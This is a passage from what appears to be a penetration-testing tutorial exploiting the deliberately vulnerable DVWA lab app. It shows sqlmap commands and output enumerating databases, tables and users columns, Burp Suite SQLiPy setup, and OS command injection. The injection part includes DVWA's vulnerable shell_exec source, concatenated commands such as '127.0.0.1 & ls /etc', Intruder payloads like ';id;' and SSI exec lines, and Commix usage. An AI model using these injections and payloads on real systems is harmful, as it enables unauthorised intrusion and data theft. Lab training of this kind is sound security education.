web application technology: PHP 8.2.0, Apache 2.4.54
back-end DBMS: MySQL >= 5.0 (MariaDB fork)
[16:59:20] [INFO] fetching database names
available databases [3]:
[*] dvwa
[*] information_schema
[*] test

[16:59:20] [INFO] fetched data logged to text files under 'C:\Users\hp\AppData\Local\sqlmap\output\localhost'
[*] ending @ 16:59:20 /2023-01-19/
```

6. We can manually enter the command parameters:

```
> sqlmap.py -u " http://localhost/dvwa/vulnerabilities/sqli/?
id=123'&Submit=Submit" --cookie
"PHPSESSID=ui9m0893hokjvhj7tlcn9j53b5; security=low" --dbs
```

7. To enumerate the tables in the database DVWA

```
> sqlmap.py -r dvwasql1 -D dvwa --tables
```

I got the following tables in the database DVWA:

```
[17:05:51] [INFO] the back-end DBMS is MySQL
web application technology: Apache 2.4.54, PHP 8.2.0
back-end DBMS: MySQL >= 5.0 (MariaDB fork)
[17:05:51] [INFO] fetching tables for database: 'dvwa'
Database: dvwa
[2 tables]
+-----+
| guestbook |
| users     |
+-----+
```

8. To get the columns in the users table in DVWA database, use the following command:

```
>sqlmap.py -r dvwasql1 -D dvwa -T users --columns
```

```
[17:13:29] [INFO] the back-end DBMS is MySQL
web application technology: PHP 8.2.0, Apache 2.4.54
back-end DBMS: MySQL >= 5.0 (MariaDB fork)
[17:13:29] [INFO] fetching columns for table 'users' in database 'dvwa'
Database: dvwa
Table: users
[8 columns]
+-----+-----+
| Column      | Type      |
+-----+-----+
| user        | varchar(15) |
| avatar      | varchar(70) |
| failed_login | int(3)      |
| first_name  | varchar(15) |

```

## **e) SQLiPy SQLMap integration:**

1. SQLMap is embedded within the extension SQLiPy; it will be automatically configured, so you can click *Start API*. In some cases you may need to manually adjust the configuration or run the SQLMap API manually. Once the SQLMap API is running, you just need to right-click in the 'Request' sub tab of either the Target or Proxy main tabs and choose 'SQLiPy Scan' from the context menu. This will populate the SQLMap Scanner tab with information about that request. Clicking the 'Start Scan' button will execute a scan. If the page is vulnerable to SQL injection, then these will be added to the Scanner Results tab.



2. This extension integrates Burp Suite with SQLMap. Requirements:

- Jython 2.7 (up to 2.7.2) DO NOT USE Jython 2.7.3, it has a bug that will cause the extension to fail
- Java 1.7 or later (the beta version of Jython 2.7 requires this). Note: Newer versions of Java do appear to work. Testing with jdk-11.0.7 works fine and newer versions are expected to work as well.
- A running instance of the SQLMap API server.



3. Download Jython jar file from <https://www.jython.org/download.html> . Go to Extensions/Options" page and put the location of the downloaded Jython jar file in the Python Environment section.



4. From the “Extensions/BApp” store, install SQLiPy SQLmap extension from BApp store .

5. Then new “SQLiPy” tab is added. From “SQLiPy/SQLMAP” API start the SQLMAP API.

6 Select SQL injection issue from the scan result of <http://localhost/dvwa/>. I selected SQL injection from the live audit



7. Right click in any Request section. From “Extension/SQLiPY” select the request the request to SQLiPY scan.

The screenshot displays the Burp Suite interface. At the top, the 'Issue activity' tab is active, showing a table of detected issues. The table has columns for Task, Time, Action, Issue type, Host, Path, Insertion point, Severity, and Confidence. One issue is highlighted in orange: 'SQL injection' found at 'http://localhost' on the path '/bwa/vulnerabilities/sql/'.

Task	Time	Action	Issue type	Host	Path	Insertion point	Severity	Confidence
270	15:04:53 19 Jan 2023	Issue found	Client-side desync	http://tu.dl.delivery...	/filestreamingervice/files/2f616d5c-20b5-4e...		High	Tentative
58	12:30:54 19 Jan 2023	Issue found	SQL injection	http://localhost	/bwa/vulnerabilities/sql/	id parameter	High	Certain
54	12:30:32 19 Jan 2023	Issue found	Cleared submission of password	http://localhost	/bwa/vulnerabilities/brute/		High	Certain
53	12:30:32 19 Jan 2023	Issue found	Cross-site scripting (DOM-based)	http://localhost	/bwa/vulnerabilities/xss_d/		High	Firm
48	12:30:13 19 Jan 2023	Issue found	Cleared submission of password	http://localhost	/bwa/vulnerabilities/ldapcha/		High	Certain
43	12:30:06 19 Jan 2023	Issue found	Cleared submission of password	http://localhost	/bwa/vulnerabilities/xxrf/		High	Certain
6	12:29:33 19 Jan 2023	Issue found	Cleared submission of password	http://localhost	/bwa/login.php		High	Certain

Below the table, the 'Raw' view of the selected SQL injection request is visible. The request is a GET request to '/bwa/vulnerabilities/sql/?id=1234&idbwa=3456'. A context menu is open over the request, with 'Extensions' selected, leading to 'SQLiPy Sqlmap Integration' and 'SQLiPy Scan'. The 'Inspector' panel on the right shows the request details, including headers and query parameters.

8. The SQL injection request parameters will be automatically transferred to "SQLiPY/SQLMAP". Select the information you want to retrieve about the databases. Then select "Scan"

9. Start scan. You can get the scan results in the “SQLiPY/SQLMap Logs” tab. Select “Get” to get the scan result. INFO: Fetched data logged to text files under 'C:\Users\hp\AppData\Local\sqlmap\output\localhost'

## 12. SCAN RESULTS FOR OPERATING SYSTEM COMMAND INJECTION VULNERABILITY WITH BURPSUITE AND USING COMMIK TO EXPLOIT THE OS COMMAND INJECTION:

### a) OS command injection definition:

1. The purpose of the command injection attack is to inject and execute commands specified by the attacker in the vulnerable application. In situation like this, the application, which executes unwanted system commands, is like a pseudo system shell, and the attacker may use it as any authorized system user. However, commands are executed with the same privileges and environment as the web service has. Command injection attacks are possible in most cases because of lack of correct input data validation, which can be manipulated by the attacker (forms, cookies, HTTP headers etc.). The syntax and commands may differ between the Operating Systems (OS), such as Linux and Windows, depending on their desired actions. This attack may also be called "Remote Command Execution (RCE)".

2. OS command injection is also called as shell injection is a web security vulnerability that allows an attacker to execute arbitrary operating system on the server that is running an application, and typically fully compromise the application and its data.

3. Remote code execution vulnerability allows remote attackers or hackers to run arbitrary commands on remote server. So it allows to remotely

execute the code.

## **b) Manual exploitation of OS command injection:**

1. I am using the scan results for DVWA App installed in Linux on this tutorial with the link address [192.168.223.128/dvwa-linux/](http://192.168.223.128/dvwa-linux/) and the DVWA security set to low.

2. Go to page <http://192.168.223.128/dvwa-linux/vulnerabilities/exec/>. You can see from the source code of the page, why that happens. The administrator allows the user to pass some arguments. In this case it passes the argument for IP entered by the use and it is stored in variable \$target. In this example the PHP function called shell\_exec which simply takes string and executes the command and stores the result to \$cmd variable. So no sanitization on this variable target. It basically having this ping string and when we pass some input as 127.0.0.1 the command will become "ping 127.0.0.1" and stores the result in the variable "\$cmd". The vulnerability here that the system allows us to concatenate in single line with some commands. So we can concatenate many commands by using symbols such as: "&", ";", "|". So we can write anything we want in the command to execute and it will give us the results.

## Command Injection Source

vulnerabilities/exec/source/low.php

```
<?php
if( isset( $_POST[ 'Submit' ] ) ) {
    // Get input
    $target = $_REQUEST[ 'ip' ];

    // Determine OS and execute the ping command.
    if( stripos( php_uname( 's' ), 'Windows NT' ) ) {
        // Windows
        $cmd = shell_exec( 'ping ' . $target );
    }
    else {
        // *nix
        $cmd = shell_exec( 'ping -c 4 ' . $target );
    }

    // Feedback for the end user
    echo "<pre>{$cmd}</pre>";
}
?>
```

3. As example lets concatenate the commands "127.0.0.1 & ls /etc" in the command box of the page <http://192.168.223.128/dvwa-linux/vulnerabilities/exec/>. I got the following results for listings of the /etc/ folder on Kali Linux:

Home  
Instructions

apparmor.d  
apt  
arp-scan  
avahi  
bash.bashrc  
bash_completion  
bash_completion.d  
bindresvport.blacklist  
binfmt.d
```

4. These are the symbols that mostly used for command line injection:

"&" "&&" ";" ":" "|" "|" "#"

## **c) Using the BurpSuite Intruder for OS command injection:**

1. I am using the scan results for DVWA App installed in Linux on this tutorial with the link address 192.168.223.128/dvwa-linux/and the DVWA security set to low.

2. You can get the Linux and Windows Command Injection Payload List from <https://github.com/payloadbox/command-injection-payload-list>

Choose from the Linux and Windows commands the desired commands you would like to use in Linux or Windows system. Update the commands parameters according to your requirements .

3. Scan <http://192.168.223.128/dvwa-linux> using BurpSuite. Go to OS command injection that detected by BurpSuite scanner. I chose the OS command injection issue.



4. Right click on the request of the OS command injection issue and send it to intruder.

9. This is the request under the “Intruder/Positions” tab:

## ? Payload Options [Simple list]

This payload type lets you configure a simple list of strings that are used as payloads.

Paste

Load ...

Remove

Clear

Deduplicate

Add

Add from list ...

```
&lt;!-#exec%20cmd=&quot;/bin/cat%20/...
&lt;!-#exec%20cmd=&quot;/bin/cat%20/...
&lt;!-#exec%20cmd=&quot;/usr/bin/id;--...
&lt;!-#exec%20cmd=&quot;/usr/bin/id;--...
/index.html|id|
;id;
;id
;netstat -a;
```

## ? Payload Processing

You can define rules to perform various processing tasks on each payload before it is used.

Add

Edit

Remove

Up

Down

Enabled	Rule
---------	------

You can check the output of each command in the file from “Response/Render” tab if there is valid output for the command. For example, this is the output for command “|ipconfig”

Filter: Showing all items

```

## **d) Operating system command injection using Commix:**

1. I am using the scan results for DVWA App installed in Linux on this tutorial with the link address <http://192.168.223.128/dvwa-linux/> and the DVWA security set to low.

2. I am using Linux installed in VMware to install Commix tool.

3. Commix tool available in

<https://github.com/commixproject/commix>

Install the Commix in the Linux using the command:

```
# apt-get install commix
```

4. The command “commix –help” will show all commix commands:

```
D:\commix>commix.py --help
Usage: python commix.py [option(s)]

Options:
  -h, --help            Show help and exit.

General:
  These options relate to general matters.

  -v VERBOSE            Verbosity level (0-4, Default: 0).
  --install              Install commix to your system.
  --version              Show version number and exit.
  --update               Check for updates (apply if any) and exit.
  --output-dir=OUT..    Set custom output directory path.
  -s SESSION_FILE       Load session from a stored (.sqlite) file.
  --flush-session        Flush session files for current target.
  --ignore-session       Ignore results stored in session file.
  -t TRAFFIC_FILE        Log all HTTP traffic into a textual file.
  --batch                Never ask for user input, use the default behaviour.
  --skip-heuristics      Skip heuristic detection for code injection.
  --codec=CODEC          Force codec for character encoding (e.g. 'ascii').
  --charset=CHARSET      Time-related injection charset (e.g.
                        "0123456789abcdef")
  --check-internet       Check internet connection before assessing the target.
  --answers=ANSWERS      Set predefined answers (e.g. "quit=N, follow=N")

Target:
  This options has to be provided, to define the target URL.

  -u URL, --url=URL      Target URL.
  --url-reload           Reload target URL after command execution.
  -l LOGFILE             Parse target from HTTP proxy log file.
  -m BULKFILE            Scan multiple targets given in a textual file.
  -r REQUESTFILE         Load HTTP request from a file.
  --crawl=CRAWLDEPTH    Crawl the website starting from the target URL
                        (Default: 1).
  --crawl-exclude=..    Regexp to exclude pages from crawling (e.g. "logout").
  -x SITEMAP_URL         Parse target(s) from remote sitemap(.xml) file.
  --method=METHOD      Force usage of given HTTP method (e.g. PUT)
```

#### Request:

These options can be used to specify how to connect to the target URL.

```
--d DATA, --data=.. Data string to be sent through POST.
--host=HOST          HTTP Host header.
--referer=REFERER   HTTP Referer header.
--user-agent=AGENT  HTTP User-Agent header.
--random-agent      Use a randomly selected HTTP User-Agent header.
--param-del=PDEL    Set character for splitting parameter values.
--cookie=COOKIE     HTTP Cookie header.
--cookie-del=CDEL   Set character for splitting cookie values.
-H HEADER, --hea..  Extra header (e.g. 'X-Forwarded-For: 127.0.0.1').
--headers=HEADERS  Extra headers (e.g. 'Accept-Language: fr\nETag: 123').
--proxy=PROXY       Use a proxy to connect to the target URL.
--tor               Use the Tor network.
--tor-port=TOR_P..  Set Tor proxy port (Default: 8118).
--tor-check         Check to see if Tor is used properly.
--auth-url=AUTH_..  Login panel URL.
--auth-data=AUTH..  Login parameters and data.
--auth-type=AUTH..  HTTP authentication type (e.g. 'Basic' or 'Digest').
--auth-cred=AUTH..  HTTP authentication credentials (e.g. 'admin:admin').
--ignore-code=IG.. Ignore (problematic) HTTP error code (e.g. 401).
--force-ssl        Force usage of SSL/HTTPS.
--ignore-redirects Ignore redirection attempts.
--timeout=TIMEOUT  Seconds to wait before timeout connection (Default: 30).
--retries=RETRIES  Retries when the connection timeouts (Default: 3).
--drop-set-cookie  Ignore Set-Cookie header from response.
```

#### Enumeration:

These options can be used to enumerate the target host.

```
--all              Retrieve everything.
--current-user     Retrieve current user name.
--hostname         Retrieve current hostname.
--is-root          Check if the current user have root privileges.
--is-admin         Check if the current user have admin privileges.
--sys-info         Retrieve system information.
--users           Retrieve system users.
--passwords       Retrieve system users password hashes.
--privileges       Retrieve system users privileges.
--ps-version       Retrieve PowerShell's version number.
```

#### File access:

These options can be used to access files on the target host.

```
--file-read=FILE.. Read a file from the target host.
--file-write=FI..  Write to a file on the target host.
--file-upload=FI.. Upload a file on the target host.
--file-dest=FILE.. Host's absolute filepath to write and/or upload to.
```

#### Modules:

These options can be used increase the detection and/or injection capabilities.

```
--shellshock      The 'shellshock' injection module.
```

#### Injection:

These options can be used to specify which parameters to inject and to provide custom injection payloads.

```
-p TEST_PARAMETER Testable parameter(s).
--skip=SKIP_PARA.. Skip testing for given parameter(s).
--suffix=SUFFIX   Injection payload suffix string.
--prefix=PREFIX   Injection payload prefix string.
--technique=TECH  Specify injection technique(s) to use.
--skip-technique.. Specify injection technique(s) to skip.
--maxlen=MAXLEN   Set the max length of output for time-related injection techniques (Default: 10000 chars).
--delay=DELAY     Seconds to delay between each HTTP request.
--time-sec=TIMESEC Seconds to delay the OS response (Default: 1).
--tmp-path=TMP_P.. Set the absolute path of web server's temp directory.
--web-root=WEB_R.. Set the web server document root directory (e.g. '/var/www').
--alter-shell=AL.. Use an alternative os-shell (e.g. 'Python').
--os-cmd=OS_CMD   Execute a single operating system command.
--os=OS           Force back-end operating system (e.g. 'Windows' or 'Unix').
--tamper=TAMPER   Use given script(s) for tampering injection data.
--msf-path=MSF_P.. Set a local path where metasploit is installed.
```

#### Detection:



These options can be used to customize the detection phase.

```
--level=LEVEL      Level of tests to perform (1-3, Default: 1).
--skip-calc        Skip the mathematic calculation during the detection
                  phase.
--skip-empty       Skip testing the parameter(s) with empty value(s).
--failed-tries=F.. Set a number of failed injection tries, in file-based
                  technique.
```

#### Miscellaneous:

```
--dependencies     Check for third-party (non-core) dependencies.
--list-tampers     Display list of available tamper scripts.
--no-logging       Disable logging to a file.
--purge           Safely remove all content from commix data directory.
--skip-waf        Skip heuristic detection of WAF/IPS/IDS protection.
--mobile          Imitate smartphone through HTTP User-Agent header.
--offline         Work in offline mode.
--wizard          Simple wizard interface for beginner users.
--disable-coloring Disable console output coloring.
```



5. Scan <http://192.168.223.128/dvwa-linux/>. Go to OS command injection that detected by BurpSuite scanner. I chose the first OS command injection issue.

The screenshot shows the Burp Suite Inspector interface. The 'Request' tab is selected, displaying the raw HTTP request. The request is a POST to `/dvwa-linux/vulnerabilities/exec/` with a body containing a shell command: `ip=10.0.0.2%26echo%20hw9knkqo3%205vkolcajsw%26&Submit=Submit`. The interface includes tabs for 'Advisory', 'Request', and 'Response', and a vertical 'INSPECTOR' sidebar on the right.

```
1 POST /dvwa-linux/vulnerabilities/exec/ HTTP/1.1
2 Host: 192.168.223.128
3 Content-Length: 25
4 Cache-Control: max-age=0
5 Upgrade-Insecure-Requests: 1
6 Origin: http://192.168.223.128
7 Content-Type: application/x-www-form-urlencoded
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
